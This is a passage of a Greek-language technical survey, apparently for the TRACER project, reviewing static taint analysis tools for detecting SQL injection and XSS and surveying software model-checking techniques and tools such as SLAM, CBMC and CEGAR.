επίθεση εισαγωγής SQL, ενώ στη δεύτερη περίπτωση μία επίθεση XSS.

Για την αποφυγή προβλημάτων ασφάλειας, μία εφαρμογή πρέπει να διασφαλίζει ότι όλες οι ευαίσθητες καταβόθρες καλούνται με καλώς ορισμένες παραμέτρους, σύμφωνα με κάποια προδιαγραφή που εξαρτάται από τον τύπο της καταβόθρας. Μία εφαρμογή θα πρέπει να ελέγχει την είσοδο για τιμές που παραβιάζουν τις προδιαγραφές μιας ή περισσοτέρων περιπτώσεων καταβόθρας που χαρακτηρίζονται ευαίσθητες. Όταν εντοπιστούν τέτοιες μη έγκυρες τιμές, τότε ο προγραμματιστής έχει δύο επιλογές. Η πρώτη επιλογή είναι να εγκαταλειφθεί η περαιτέρω επεξεργασία και να επιστραφεί ένας κωδικός λάθους, που θα ενημερώνει για τη λάθος είσοδο. Η δεύτερη επιλογή είναι να μετασχηματιστεί η τιμή εισόδου έτσι ώστε η νέα τιμή να συμμορφώνεται στην προδιαγραφή εισόδου της καταβόθρας που επηρεάζεται και να μην αποτελεί πλέον απειλή. Τη διαδικασία μετασχηματισμού της εισόδου σε μία αναπαράσταση που δεν είναι πλέον επικίνδυνη την ονομάζουμε αποστείρωση [72, 73, 71]. Γενικά, η αποστείρωση εφαρμόζεται για να απαλειφθούν πιθανώς κακόβουλα στοιχεία από μία είσοδο και συνήθως περιλαμβάνει την αφαίρεση (μετα)-χαρακτήρων, δηλαδή χαρακτήρων με ειδική σημασία για το περιβάλλον της καταβόθρας που προσεγγίζεται. Εναλλακτικές επιλογές είναι είτε η αποφυγή αυτών των χαρακτήρων, είτε η αποκοπή μέρους της εισόδου.

Τεχνικές και εργαλεία στατικής ανάλυσης που ελέγχουν την ασφάλεια εφαρμογών web επιστρατεύουν αναλύσεις ροής δεδομένων για να ιχνηλατήσουν τη χρήση της εισόδου του προγράμματος. Ο στόχος αυτής της ανάλυσης ροής πληροφορίας (information

flow analysis) είναι να αναγνωριστούν μονοπάτια στο πρόγραμμα μεταξύ μιας θέση στην οποία εισέρχεται μία είσοδος και της θέσης στην οποία αυτή χρησιμοποιείται. Όταν αναγνωριστεί ένα τέτοιο μονοπάτι, τότε το εργαλείο ελέγχει αν ο προγραμματιστής έχει αποστείρωσει επαρκώς την είσοδο, καθώς αυτή παίρνει το δρόμο για την ευαίσθητη καταβόθρα. Αν η είσοδος είναι επαρκώς αποστειρωμένη σε όλα τα μονοπάτια από μία πήγη σε μία ευαίσθητη καταβόθρα, τότε η εφαρμογή μας είναι ασφαλής.

Αναλύσεις βασισμένες σε τύπους Για τις γλώσσες προγραμματισμού με σύστημα τύπων είναι δυνατό να προωθηθεί πληροφορία μέσα στο πρόγραμμα, για τη *μολυσματική υπόσταση* (taint status) των μεταβλητών επεκτείνοντας το σύστημα τύπων της γλώσσας. Έτσι, το CQual [76] είναι ένα εργαλείο που επεκτείνει το σύστημα τύπων της C με τον ορισμό *διευκρινιστών τύπων* (type qualifier) από το χρήστη. Μετά από τον ορισμό του νέου συστήματος τύπων, ο προγραμματιστής εισάγει κάποιους επιπλέον διευκρινιστές σε κάποια σημεία - κλειδιά του προγράμματος. Στη συνέχεια, μηχανισμός συναγωγής διευκρινιστή που διαθέτει το CQual καθορίζει αν το πρόγραμμα περιοέχει λάθη τύπων με βάση το επεκτεταμένο σύστημα τύπων. Η τεχνική αυτή έχει εφαρμοστεί στο [169] για τον εντοπισμό λαθών μορφοποίησης αλφαριθμητικών και στο [118] για την αναγνώριση λαθών στη χρήση δεικτών στον πυρήνα του Linux. Τέλος, στη [205] η τεχνική αυτή χρησιμοποιήθηκε για την ανακάλυψη προβλημταών ασφάλειας στην τοποθέτηση "άγκιστρων" αδειοδότησης στο πλαίσιο Linux Security Modules.

Το JFlow [149] είναι μία επέκταση της γλώσσας προγραμματισμού Java, που επισυνάπτει ένα σύστημα τύπων για την ιχνηλάτηση της ροής πληροφορίας. Στο σύστημα αυτό ο χρήστης μπορεί να εισάγει επισημάνσεις (annotations), που ορίζουν περιορισμούς στο πώς μπορεί να χρησιμοποιηθεί η πληροφορία μέσα στο πρόγραμμα, καθιστώντας έτσι εφικτή την επαλήθευση της εμπιστευτικότητας και της ακεραιότητας της πληροφορίας. Το JFlow υποστηρίζει ένα ευρύ φάσμα χαρακτηριστικών της γλώσσας (όπως αντικείμενα και εξαιρέσεις) και έχει υλοποιηθεί με το εργαλείο Java + information flow (Jif) [172].

Αναλύσεις εφαρμογών web Στη σχετική βιβλιογραφία υπάρχουν ενδιαφέρουσες προσεγγίσεις για τον εντοπισμό ευπαθειών μολυσματικής φύσης (taint-style), όπως ο κίνδυνος επιθέσεων XSS και εισαγωγής SQL. Στην [107], οι συγγραφείς έχουν προσαρμόσει μέρος των τεχνικών του CQual για την ανάπτυξη ενδοδιαδικασιακής ανάλυσης σε προγράμματα php. Στην [192], περιγράφεται μία διαδικασιακή ευαίσθητη στη ροή ανάλυση για εφαρμογές Java. Αυτή στηρίζεται σε δυαδικά διαγράμματα απόφασης (BDDs) και τελικά χρησιμοποιήθηκε στη [133] από τους Livshits και Lam για τον εντοπισμό ευπαθειών μολυσματικής φύσης. Το Pixy [120, 121] είναι ένα εργαλείο ανοικτού κώδικα, που χρησιμοποιεί ανάλυση μόλυσνσης (taint analysis) για τον εντοπισμό ευπαθειών XSS.

Το εργαλείο Java String Analyzer, που περιγράφεται στην [44] εξάγει μοντέλα των επερωτήσεων sql ενός προγράμματος για μία βάση δεδομένων. Τα μοντέλα αυτά όμως δεν περιέχουν πληροφορία για τη μολυσματική υπόσταση των μεταβλητών του προγράμματος και άρα δεν είναι από μόνα τους επαρκή για τον εντοπισμό ελαττωμάτων στο πλαίσιο μιας στατικής ανάλυσης. Στην [202] οι Xie και Aiken παρουσιάζουν μία διαδικασιακή ευαίσθητη στη ροή ανάλυση για τον εντοπισμό περιπτώσεων εισαγωγής SQL μέσα από ανοδική ανάλυση που προοδευτικά εξετάζει τα βασικά μπλοκ, τις διαδικασίες και τελικά ολόκληρο το πρόγραμμα. Οι συγγραφείς λαμβάνουν υπόψη τους την επίδραση της εφαρμογής μιας κανονικής έκφρασης από ένα σύνολο εκφράσεων, που περιγράφουν

τη μορφή που έχει μία τιμή των δεδομένων. Κατά βάση, οι συγγραφείς εισάγουν μία λίστα από κανονικές εκφράσεις που απλά επεκτείνουν τη λίστα των προκαθορισμένων ρουτίνων αποστείρωσης (π.χ. αυτές που ήδη διαθέτουν οι γλώσσες προγραμματισμού του web). Στις [20, 191] οι συγγραφείς παρουσιάζουν τεχνικές στατικής ανάλυσης για την εύρεση περίπτωσεων εισαγωγής sql και άλλων ευπαθειών. Στη [191] περιγράφεται ένας μηχανισμός, που καθορίζει τις πιθανές τιμές των συμβολοσειρών που εξαρτώνται από μεταβλητές σε προγράμματα php. Αυτή η πληροφορία στη συνέχεια βοηθάει στο να λαμβάνεται υπόψη η επίδραση των ρουτίνων αποστείρωσης. Επιπλέον αυτού, στην [20] οι συγγραφείς προσπαθούν ακόμη να πετύχουν την επαλήθευση της ορθότητας της διαδικασίας αποστείρωσης.

Τέλος, αξίζει να γίνει αναφορά στην [43] που παρουσιάζει ένα πλαίσιο για την υλοποίηση εφαρμογών web υψηλής ασφάλειας. Οι συγγραφείς επεκτείνουν το πλαίσιο Java Servlet προκειμένου αυτό να καλύπτει ζητήματα εμπιστοσύνης (trust) σε εφαρμογές web. Αυτό επιτυγχάνεται μετακινώντας τον έλεγχο λειτουργιών που επηρεάζουν την αξιοπιστία της εφαρμογής web από την εφρμογή στο πλίσιο Servlet Information Flow (SIF) που προτείνουν οι συγγραφείς. Στο SIF οι εφαρμογές ελέγχονται κατά τη μεταγλώττιση για το αν συμμορφώνονται στις απαιτούμενες εγγυήσεις εμπιστευτικότητας (confidentiality) και ακεραιότητας (integrity) στον εξυπηρετητή: εμπιστευτική πληροφορία δεν αποκαλύπτεται από αστοχία στους πελάτες και πληροφορία μειωμένης ακεραιότητας προερχόμενης από τους πελάτες δε χρησιμοποιείται σε λειτουργίες υψηλής ακεραιότητας. Το SIF ιχνηλατεί τη ροή της πληροφορίας τόσο κατά τη διαχείριση μιας κλήσης εξυπηρέτησης, όσο και μεταξύ διαφορετικών κλήσεων ουσιαστικά κλείνοντας τον κύκλο ροής πληροφορίας μεταξύ πελάτη και εξυπηρετητή. Οι web εφαρμογές που στηρίζονται στο SIF παρέχουν ασφαλείς διεπαφές web για υποσυστήματα αντιμετωπίζοντας τις λειτουργίες τους ως backend υπηρεσίες.

4.1.4 Στατική ανάλυση για τις ανάγκες του TRACER

Για τις ανάγκες του TRACER θα εξετασθεί η χρήση του Low Level Virtual Machine (LLVM) [128], ενός πλαισίου μεταγλώττισης που σχεδιάστηκε για να υποστηρίξει ανάλυση και μετασχηματισμούς σε οποιαδήποτε προγράμματα, στηριζόμενο σε υψηλού επιπέδου πληροφορίες που παρέχονται στο μεταγλωττιστή και αφοούν το χρόνο μεταγλώττισης, το χρόνο σύνδεσης και το χρόνο εκτέλεσης. Η LLVM ορίζει μία κοινή χαμηλού επιπέδου αναπαράσταη κώδικα σε μορφή Static Single Assignment (SSA) με πολλά καινοτόμα χαρακτηριστικά: απλότητα, σύστημα τύπων ανεξάρτητο από τη γλώσσα, που τελικά παρέχει τα πρωταρχικά στοιχεία για την υλοποίηση χαρακτηριστικών γλωσσών υψηλού επιπέδου.

Το Calysto [14] είναι ένα εργαλείο στατικού ελέγχου, που στηρίζεται στην ενδιάμεση αναπαράσταση της LLVM και παρέχει διαδικασιακή ανάλυση ευαίσθητη στο πλαίσιο και στο μονοπάτι για τη μοντελοποίηση λειτουργιών σε δεδομένα. Σύμφωνα με τους σχεδιαστές του εργαλείου η προσφερόμενη κάλυψη και η ακρίβεια είναι συγκρίσιμη μόνο με πολύ ακριβές τυπικές αναλύσεις, αλλά παρόλα αυτά η ανάλυση κλιμακώνεται ικανοποιητικά σε σύγκριση με λιγότερο ακριβή εργαλεία που εξετάζουν αντίστοιχες ιδιότητες. Το ποσοστό των ψευδών θετικών βρέθηκε σε πειραματική μελέτη μικρότερο του 23%. Το Calysto παρέχει λειτουργίες ελέγχου ορθότητας κατά το πρότυπο της επαλήθευσης συνθηκών Hoare [102].

Το εργαλείο CETS [151] παρέχει λειτουργίες εντοπισμού χρονικών παραβιάσεων της ασφάλειας μεταβλητών δείκτη στη C.

Το εργαλείο Parfait [59] επικεντρώνεται στον εντοπισμό προβλημάτων υπερχείλισης περιοχής αποθήκευσης στη C και C++, καθώς και προβλημάτων εισαγωγής εντολής, ενώ θα μπορούσε σχετικά εύκολα να επεκταθεί και για τον εντοπισμό άλλων ιδιοτήτων ασφάλειας, όπως πιθανή παραβίαση της αρχής των ελάχιστων δικαιωμάτων και πιθανή παραβίαση της ιδιωτικότητας. Είναι και αυτό ένα εργαλείο που στηρίζει τη λειτουργία του στην ενδιάμεση αναπαράσταση LLVM.

Τέλος, αξίζει να διερευνηθεί η προοπτική χρήσης του εργαλείου Frama-C [36], μιας πλατφόρμας ανάπτυξης plugins ανάλυσης, που παρέχει πλήθος δυνατοτήτων μεταξύ των οποίων την αξιοποίηση της ανάλυσης Static Taint Analysis for C (STAC) [37] για ευπάθειες μολυσματικής φύσης.

4.2 Αυτόματος έλεγχος μοντέλου

4.2.1 Εισαγωγή στον αυτόματο έλεγχο μοντέλων

Ο *αυτόματος έλεγχος μοντέλων* είναι μία αλγοριθμική ανάλυση μοντέλων συμπεριφοράς λογισμικού ή συστημάτων, με σκοπό την επαλήθευση ιδιοτήτων ή τον εντοπισμό ελαττωμάτων [47].

Ως τεχνική επαλήθευσης έχει επηρεαστεί από σημαντικές ερευνητικές εξελίξεις. Η ανάπτυξη αλγορίθμων για τον αποδοτικό έλεγχο μοντέλων [45], [162], [183], [126] και ταυτόχρονα η δημιουργία γλωσσών λογικής, όπως η χρονική λογική [159], [65], για τη διατύπωση ιδιοτήτων της συμπεριφοράς του συστήματος σε συμπαγείς εφκράσεις, έχουν αναδείξει τον αυτόματο έλεγχο μοντέλων ως μία από τις πιο βασικές τεχνικές επαλήθευσης. Οι αλγόριθμοι αποσκοπούν στην εξονυχιστική διερεύνηση του χώρου καταστάσεων ενός πεπερασμένου μοντέλου της συμπεριφοράς του προς διερεύνηση συστήματος ή προγράμματος. Ως αποτέλεσμα είτε επιβεβαιώνουν προδιαγραφές διατυπωμένες σε κάποια χρονική λογική [159], είτε στην περίπτωση που μία ιδιότητα δεν ισχύει αποδίδουν ένα αντιπαράδειγμα (counterexample) για τον εντοπισμό του λόγου για τον οποίο αυτή παραβιάζεται.

Στη συνέχεια θα περιγραφούν οι κυριότερες τεχνικές αυτόματου ελέγχου μοντέλων και τα πιο διαδεδομένα εργαλεία. Επίσης είναι σκόπιμο να αναφερθούν και να κατηγοριοποιηθούν οι ιδιότητες για τις οποίες μπορεί να χρειάζεται η επαλήθευση με αυτόματο έλεγχο μοντέλου ενός προγράμματος.

4.2.2 Ιδιότητες για επαλήθευση λογισμικού

Σκοπός του αυτόματου ελέγχου μοντέλων λογισμικού είναι η επαλήθευση ιδιοτήτων ορθότητας σε προγράμματα. Στις περισσότερες περιπτώσεις οι ιδιότητες διατυπώνονται σε κάποια χρονική λογική και αποσκοπούν είτε στον εντοπισμό μεμονωμένων καταστάσεων στις οποίες πιθανώς παραβιάζονται, είτε στον εντοπισμό μονοπατιών εκτέλεσης όπου αυτές ισχύουν πάντα ή παραβιάζονται.

Μια βασική διάκριση των ιδιοτήτων που αποτελούνε το αντικείμενο της επαλήθευσης γίνεται με βάση τη σύνταξή τους και το κατά πόσο αυτές επαληθεύονται αποτελεσματικά ως προς το σύνολο των καταστάσεων εκτέλεσης των προγραμμάτων:

- *Απλοί ισχυρισμοί* (simple assertions). Πρόκειται για λογικές προτάσεις που δηλώνουν "ισχυρισμούς" για ένα πρόγραμμα, λ.χ. ότι μια λογική μεταβλητή στο πηγαίο πρόγραμμα είναι true όταν ισχύει μία συγκεκριμένη συνθήκη ελέγχου.
- *Καθολικές δηλώσεις αμετάβλητου* (global invariants). Δηλώνουν ότι συγκεκριμένοι "ισχυρισμοί" ισχύουν σε όλη τη διάρκεια εκτέλεσης του προγράμματος, λ.χ. προσπέλαση μέσα στο όρια ενός πίνακα.
- *Ιδιότητες τερματισμού* (termination properties). Ελέγχεται η περατότητα της εκτέλεσης του προγράμματος μετά από συγκεκριμένα συμβάντα, λ.χ. ότι ένα πρόγραμμα τερματίζει ανεξάρτητα από την είσοδο μετά από μια συνθήκη ελέγχου.

Γενικά οι ιδιότητες επαλήθευσης ως προς τη σημασία τους διαχωρίζονται στις εξής κατηγορίες:

- ασφάλειας (safety) - δεν προσεγγίζεται μη επιθυμητή κατάσταση
- προσεγγισιμότητας (reachability) - μπορεί να προσεγγιστεί μία επιθυμητή κατάσταση,
- βιωσιμότητας (liveness) - πάντα προσεγγίζεται κατάσταση στην οποία εκπληρώνεται κάτι που είναι επιθυμητό να συμβεί,
- αμεροληψίας (fairness) - ένα ενδεχόμενο (δεν) θα συμβαίνει άπειρα συχνά,
- απουσία αδιεξόδου (deadlock absence)

4.2.3 Ο χώρος καταστάσεων ενός μοντέλου κατά τον έλεγχό του

Ο αυτόματος έλεγχος με εξονυχιστική απαρίθμηση του χώρου καταστάσεων ενός μοντέλου (enumerative model checking) εφαρμόζεται αποκλειστικά σε συστήματα με πεπερασμένη αναπαράσταση και έχει υλοποιηθεί σε επιτυχημένα εργαλεία ανάλυσης, όπως το Spin [105] και το Murphi [63]. Και τα δύο εργαλεία, έχουν αποτελέσει τη βάση για επιτυχή εγχειρήματα επαλήθευσης, κυρίως από το χώρο των κατανεμημένων συστημάτων και των πρωτοκόλλων επικοινωνίας [23, 24].

Ένα από τα μεγαλύτερα προβλήματα που καλείται να αντιμετωπίσει ο αναλυτής κατά τον αυτόματο έλεγχο μοντέλων, είναι αυτό της έκρηξης του Χώρου των Καταστάσεων (Χ.Κ.) [83]. Το πρόβλημα συνίσταται στο ότι ο χώρος των καταστάσεων ενός μοντέλου συστήματος μεγαλώνει εκθετικά ως προς τον αριθμό των οντοτήτων που αλληλεπιδρούν στο μοντέλο. Έτσι, η επιδιωκόμενη επαλήθευση του συνολικού χώρου καταστάσεων είναι συχνά αδύνατη με συνέπεια τεχνικές περιορισμού ή "συμπίεσης" του χώρου καταστάσεων μοντέλων να βρσίκονται διαρκώς στην αιχμή των ερευνητικών προσπαθειών στη συγκεκριμένη περιοχή.

Πιο συγκεκριμένα, για τεχνικές ελέγχου μοντέλων με πλήρη απαρρίθμηση του Χ.Κ. έχουν προταθεί οι παρακάτω εναλλακτικές προσεγγίσεις:

- Ελάττωση του Χ.Κ.: Πρόκειται για τεχνικές που αποσκοπούνε στον περιορισμό του Χ.Κ. αξιοποιώντας συσχετίσεις και ισοδυναμίες στη συμπεριφορά ενός συστήματος. Έτσι είναι δυνατό να επαληθευτεί ένα αντιπροσωπευτικό υποσύνολο της συμπεριφοράς, που όμως είναι επαρκές για την εξαγωγή συμπερασμάτων σχετικά με την πλήρη συμπεριφορά του συστήματος.

- Τεχνικές συνθετικής επαλήθευσης: Πρόκειται για τεχνικές που διασπούν το πρόβλημα της επαλήθευσης ενός συστήματος σε επιμέρους προβλήματα. Έτσι η επαλήθευση μιας ιδιότητας εναπόκειται στη μερική επαλήθευση κατάλληλων ιδιοτήτων για μικρότερα μοντέλα και στο συνδυασμό των επιμέρους αποτελεσμάτων, με σκοπό να επιβεβαιωθεί η ιδιότητα.

Στη συνέχεια θα αναφερθούμε στις πιο διαδεδομένες τεχνικές, από αυτές που αντιμετωπίζουν το πρόβλημα της έκρηξης του Χ.Κ. με κάποια από τις προαναφευρείσες προσεγγίσεις. Η πιο γνωστή τεχνική είναι αυτή της *μερικής διατεταγμένης μείωσης* (Partial Order Reduction) [181, 122, 83], ενώ γνωστές είναι επίσης και η *συμμετρική μείωση* (Symmetry Reduction) [46, 66, 112, 171], καθώς και τεχνικές *ελαχιστοποίησης* (Minimization) που στηρίζονται σε ισοδύναμες συμπεριφορές του συστήματος όταν αποδεικνύονται σχέσεις προσομοίωσης (simulation) [31, 134, 34]. Ο βασικός κανόνας που πρέπει να διασφαλίζεται για την εφαρμογή οποιασδήποτε τεχνικής ελάττωσης του Χ.Κ. είναι ότι *εάν το σύστημα εμφανίζει λάθος στον πλήρη χώρο καταστάσεων, τότε το λάθος αυτό εμφανίζεται επίσης και στο (μειωμένο) χώρο καταστάσεων που αποδίδει η τεχνική ελάττωσης* [122].

Οι τεχνικές της μερικής διατεταγμένης μείωσης εκμεταλλεύονται τις "ανεξάρτητες" συμπεριφορές μεταξύ παράλληλων νημάτων εκτέλεσης σε μη σχετιζόμενες καταστάσεις. Για παράδειγμα, στην περίπτωση δύο μεταβάσεων T_1 και T_2 σε παράλληλα νήματα εκτέλεσης που προσπελαύνουν ξένα μεταξύ τους σύνολα μεταβλητών, η τελική κατάσταση μετά από την εκτέλεσή των T_1 και T_2 με την αναφερόμενη σειρά, θα είναι η ίδια εάν προηγούνταν το T_2 του T_1. Κατά συνέπεια, ο αλγόριθμος ελέγχου μοντέλου επιλέγει να εξερευνήσει μόνο το ένα από τα δύο συναφή "μονοπάτια" εκτέλεσης. Με αντίστοιχο τρόπο, η συμμετρική μείωση αποσκοπεί στην αναγνώριση συμμετρικών εκτελέσεων στις μεταβάσεις από κατάσταση σε κατάσταση και ωθεί τον αλγόριθμο επαλήθευσης στη διερεύνηση μόνο της μίας εκ των συμμετρικών εκτελέσεων που αναγνωρίζονται. Αξίζει να σημειωθεί ότι οι τεχνικές συμμετρικής μείωσης τους Χ.Κ. μπορεί να αποδειχθούνε δύσκολα εφαρμόσιμες, καθώς στην πράξη η σύνταξη των σημερινών γλωσσών προγραμματισμού, χρησιμοποιείται για την αναγνώριση συμμετριών στον κώδικα. Σε άλλες εφαρμογές όμως, όπως τα πρωτόκολλα επικοινωνίας, οι συμμετρικές τεχνικές επιτυγχάνουν δραματικές μειώσεις στο μέγεθος του Χ.Κ. που πρέπει να αναλυθεί [112]. Σε ότι αφορά τις τεχνικές εύρεσης ισοδύναμων συμπεριφορών, αυτές δημιουργούν κατά προσέγγιση γράφους που περιγράφουν τη συμπεριφορά του συστήματος, διατηρώντας όμως το χαρακτηρισμό προσεγγισιμότητας των καταστάσεων που επεξεργάζονται, με συνέπεια να διερευνούν τελικά ένα μειωμένο γράφο [129].

Σχετικά με τις τεχνικές συνθετικής επαλήθευσης, μία από τις πιο γνωστές στη βιβλιογραφία, είναι αυτή της *συνθετικής θεμελίωσης* (compositional reasoning), που στηρίζεται στη συνδυασμένη χρήση υποθέσεων και εγγυήσεων (Assume-Guarantee Reasoning) [142, 119, 174, 2, 100, 8, 79, 81] για τα μικρότερα προβλήματα επαλήθευσης στα οποία διασπάται ο έλεγχος μοντέλου. Με βάση την τεχνική αυτή, η συμπεριφορά ενός συστατικού (component) του συστήματος, δίνεται ως ένα ζεύγος (A, G) δύο συνθηκών: της υπόθεσης σχετικά με το περιβάλλον στο οποίο λειτουργεί το συστατικό - που ουσιαστικά οριοθετεί το σύνολο των πιθανών εισόδων - και της εγγύησης G που το συστατικό επαληθεύει όταν οι είσοδοι ικανοποιούν την υπόθεση.

4.2.4 Αλγόριθμοι αυτόματου ελέγχου μοντέλων λογισμικού

Στη σχετική βιβλιογραφία έχουν προταθεί διάφορες τεχνικές για τον αυτόματο έλεγχο μοντέλων λογισμικού, που λόγω της έκρηξης του Χ.Κ. εξακολουθεί να είναι μία πρόκληση. Στη συνέχεια αναφερόμαστε σε περισσότερα από 20 εργαλεία, στοχεύοντας στην πληρέστερη κατανόηση της τρέχουσας τεχνολογικής στάθμισης και στην αποτίμηση των τεχνικών/εργαλείων, που μπορεί να αξιοποιηθούν για τους στόχους του TRACER.

Στη [30] οι συγγραφείς συνδυάζουν τεχνικές όπως αυτή της αφαιρετικής διερμήνευσης (absrtact interprentation) [17] με στατική ανάλυση προγράμματος με σκοπό την επαλήθευση μιας σειράς σε έναν αριθμό μεγάλων σε μέγεθος προγραμμάτων. Η προαναφερόμενη εργασία συνέβαλε στην κατανόηση της εκλέπτυνσης (refinement) δηλώσεων σε εργαλεία στατικής ανάλυσης, ώστε να μπορεί ο αναλυτής να παραμετροποίησει την αναζήτηση λαθών σε ένα πρόγραμμα στηριζόμενος σε γνωστές αποδείξεις της ορθότητας διαχείρισης των δεδομένων ενός προγράμματος. Η προαναφερόμενη τεχνική αποδείχθηκε ιδιαίτερα επιτυχής κατά την εφαρμογή της σε κρίσιμα από άποψη ασφάλειας λογισμικό. Στο ίδιο μήκος κύματος, στην [82] οι συγγραφείς παρουσιάζουν ένα περιβάλλον αυτόματου ελέγχου μοντέλων, για την επαλήθευση λογισμικού κρίσιμης ασφάλειας και πιο συγκεκριμένα του πρωτοκόλλου SSL. Παρόλο που η ολοκληρωμένη σουΐτα πρωτοκόλλων SSL αποτελεί μία από τις πιο διαδεδομένες επιλογές για εγκαθίδρυση ασφαλούς απομακρυσμένης επικοινωνίας, οι συγγραφείς καταδεικνύουν τη δυναμική του αυτόματου ελέγχου μοντέλων στον εντοπισμό λαθών.

Μία άλλη ενδιαφέρουσα προσέγγιση επαλήθευσης ιδιοτήτων ασφάλειας σε λογισμικό παρουσιάζεται στο [41], όπου οι συγγραφείς περιγράφουν το περιβάλλον MOPS. Βασική ιδέα του MOPS αποτελεί η αρχική καταγραφή από το χρήστη κανόνων ασφαλούς προγραμματισμού, η κωδικοποίηση των κανόνων ως ιδιότητες και η επαλήθευση του εάν και κατά πόσο αυτές παραβιάζονται στο πρόγραμμα. Το MOPS βασίζεται σε λειτουργίες που μετατρέπουν το πρόγραμμα σε αυτόματο στοίβας (pushdown automaton) και χρησιμοποιώντας τεχνικές αυτόματου ελέγχου μοντέλων επαληθεύεται το αυτόματο στοίβας με τη χρήση ενός πεπερασμένου αυτόματου για την αναπαράσταση της ιδιότητας. Ως αποτέλεσμα της συγκεκριμένης ερευνητικής δουλειάς, δημιουργήθηκε μια τεχνική αυτόματου ελέγχου μοντέλων λογισμικού, που μπορεί να εφαρμοστεί με επιτυχία σε μεγάλου μεγέθους προγράμματα.

Ο αυτόματος έλεγχος μοντέλων λογισμικού στις περισσότερες περιπτώσεις επιτυχούς εφαρμογής του στηρίχτηκε σε αφαιρετική αναπαράσταση της συμπεριφοράς του προγράμματος, που όμως πρακτικά είναι μια προσέγγιση με συγκεκριμένο περιθώριο ακρίβειας. Η αποτυχία επαλήθευσης μιας ιδιότητας μπορεί να οφείλεται στην όχι ακριβή αναπαράσταση. Σε αυτές τις περιπτώσεις, μία προσομοιωτική εκτέλεση μπορεί να επιβεβαιώσει ή να αναιρέσει το αποτέλεσμα του ελέγχου. Όταν συμβαίνει το δεύτερο, τότε απαιτείται εκλέπτυνση, που μπορεί να καθοδηγηθεί από το αντιπαράδειγμα του προηγούμενου ελέγχου. Η τεχνική που περιγράφηκε έχει αυτοματοποιηθεί σε ένα κύκλο γνωστό ευρέως ως CEGAR, που με επιτυχία εφαρμόστηκε στον αυτόματο έλεγχο μοντέλων λογισμικού [89].

Στην [16] οι συγγραφείς προτείνουν έναν νέο αλγόριθμο, που αυτόματα δημιουργεί μια αφαιρετική περιγραφή του προγράμματος (από τη γλώσσα C) και έχει υλοποιηθεί στο εργαλείο C2bp. Το C2bp αποτελεί μέρος της εργαλειοθήκης του SLAM [18]. Το εργαλείο εφαρμόστηκε με επιτυχία στον εντοπισμό λαθών σε λογισμικό-οδηγών για το λειτουργικό σύστημα Windows. Στο [11] οι συγγραφείς παρουσιάζουν μια άλλη προσέγγιση με το

όνομα CBMC (C Bounded Model Checking) για τον έλεγχο μοντέλων λογισμικού με βάση επιλύτες ικανοποίησης συνθηκών (Satisfiability solvers, SAT). Στο ίδιο μήκος κύματος, οι Hardekopf et. al [94] παρουσιάζουν δύο τεχνικές για την επαλήθευση της δεικτοδότησης προγραμμάτων της C, στηριζόμενοι σε πληροφορίες για δείκτες που απορρέουν από γνωστές τεχνικές ανάλυσής τους. Ως αποτέλεσμα της επιτυχίας της μεθόδου τους, οι συγγραφείς κατάφεραν να επαληθεύσουν βασικές ιδιότητες προγραμμάτων C μεγέθους από 169 χιλιάδες γραμμές κώδικα μέχρι 2.17 εκατομμύρια. Συνδυάζοντας τεχνικές μεταξύ τους [27], αρκετές εργασίες παρουσιάζουν ενδιαφέροντα αποτελέσματα, όπως η [39] που περιγράφει ένα αυτοματοποιημένο περιβάλλον συνδυασμού ορθογώνιων μεταξύ τους τεχνικών αφαίρεσης, για δεδομένα που εισάγονται σε ένα πρόγραμμα, αλλά και για εσωτερικές ενέργειες που αυτό πραγματοποιεί.

Ένα ενδιαφέρον εργαλείο για τον αποτελεσματικό έλεγχο boolean προγραμμάτων είναι και το εργαλείο BeBop [19]. Πρόκειται για ένα εργαλείο συμβολικού ελέγχου μοντέλων, που στηρίζεται στο γράφο ελέγχου ροής του προγράμματος, ενώ αναπαριστά τις καταστάσεις με Binary Decision Diagrams (BDDs). Επιστρατεύοντας τεχνικές αφαίρεσης και εκμετάλλευσης πληροφοριών που αφορούν το εύρος τιμών των μεταβλητών, το Bebop κατάφερε να επαληθεύσει προγράμματα με χιλιάδες γραμμές κώδικα, εκατοντάδες συναρτήσεις και μερικές χιλιάδες μεταβλητές μέσα σε χρονικό διάστημα λίγων λεπτών.

Στο [58] οι συγγραφείς παρουσιάζουν ένα καινούργιο αλγόριθμο για τη μερική επαλήθευση προγραμμάτων ως προς μια ιδιότητα ασφάλειας. Κύριο χαρακτηριστικό του αλγορίθμου ESP, είναι η επικύρωση της ιδιότητας παράγοντας επιλεκτικά τα κομμάτια του δέντρου προσεγγισιμότητας καταστάσεων του προγράμματος στα οποία η ιδιότητα διαφοροποιείται. Στη συνέχεια ο αλγόριθμος αναλαμβάνει την επαλήθευση του προγράμματος μόνο για τα κλαδιά (μονοπάτια) του δέντρου, που ενδιαφέρουν τον αναλυτή. Παρά την περιοριστική προσέγγιση της συγκεκριμένης επαλήθευσης, που στοχεύει στη συγκεκριμένη και σε παρόμοιες ιδιότητες, το ESP κατάφερε να επαληθεύσει 140 χιλιάδες γραμμές κώδικα του GNU C μεταγλωττιστή, επιβεβαιώνοντας για όλες τις κλήσεις της συνάρτησης $fprintf$ ότι "εγγράφουν" δεδομένα μόνο σε ανοιχτά αρχεία.

Παρόλο που η πλειοψηφία των τεχνικών στις οποίες αναφερθήκαμε επικεντρώνονται στην επαλήθευση ιδιοτήτων ασφάλειας (safety) ή βιωσιμότητας (liveness), υπάρχουν επίσης εργασίες που αποσκοπούν στην επαλήθευση του ορθού τερματισμού του προγράμματος που ελέγχεται. Στη [90] προτείνεται η αναζήτηση αντιπαραδειγμάτων για την επαλήθευση ορθού τερματισμού ενός προγράμματος, εκλαμβάνοντας ως αντιπαράδειγμα την περίπτωση ατέρμονης εκτέλεσης του προγράμματος. Ο ενσωματωμένος αλγόριθμος με το όνομα TNT, αν και βρίσκεται σε πρώιμο στάδιο αναζητεί τα προαναφερόμενα αντιπαραδείγματα σε μελέτες αναζήτησης λαθών με μεταβλητές ακεραίων. Στο ίδιο πρόβλημα επίσης αναφέραται και η [50], όπου παρουσιάζονται δυο ξεχωριστοί αλγόριθμοι για την απόδειξη τερματισμού προγραμμάτων μέσω σύνθεσης ταξινομημένων συναρτήσεων. Και οι δύο αλγόριθμοι χρησιμοποιούν έξυπνες ευριστικές τεχνικές ταξινόμησης των εμπλεκόμενων συναρτήσεων, επιτυγχάνοντας ικανοποιητική ταχύτητα επαλήθευσης ακόμα και σε προγράμματα με πολλές γραμμές κώδικα.

